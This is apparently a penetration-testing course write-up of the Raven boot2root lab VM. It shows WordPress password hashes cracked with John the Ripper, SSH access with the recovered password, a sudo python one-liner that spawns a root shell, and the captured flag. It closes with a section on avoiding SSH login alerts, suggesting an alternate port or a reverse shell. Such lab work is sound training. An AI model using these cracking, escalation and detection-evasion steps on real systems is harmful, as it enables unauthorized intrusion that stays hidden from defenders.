


```
root@Kali:~/Documents# nano wp_hashes.txt
root@Kali:~/Documents# cat wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~/Documents# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

Screenshots- Privilege Escalation



```
root@Kali:~/Documents# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ ls
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# exit
exit
$ exitConnection to 192.168.1.110 closed.
root@Kali:~# clear
```

Avoiding Detection

Stealth Exploitation of Open Port 22 SSH and Weak Password


Monitoring Overview

- SSH Connection/Login Alert to detect this exploit
- Monitor SSH Port for unauthorized access and HTTP errors for possible brute force attacks
- Triggers when there’s an attempt to access Port 22

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  SSH through a different open port
- Are there alternative exploits that may perform better?
  Reverse shell exploit

Screenshot



Current status for 'SSH Login'

Trigger time	State	Comment
2021-11-30T14:06:49-08:00	▷ Firing	
2021-11-30T14:05:49-08:00	▷ Firing	
2021-11-30T14:04:49-08:00	▷ Firing	
2021-11-30T14:03:49-08:00	▷ Firing	
2021-11-30T14:02:49-08:00	▷ Firing	
2021-11-30T14:01:49-08:00	▷ Firing	
2021-11-30T14:00:49-08:00	▷ Firing	
2021-11-30T13:59:49-08:00	▷ Firing	
2021-11-30T13:58:49-08:00	▷ Firing	
2021-11-30T13:57:49-08:00	▷ Firing	

Rows per page: 10

Stealth Exploitation of WordPress Config and SQL Database

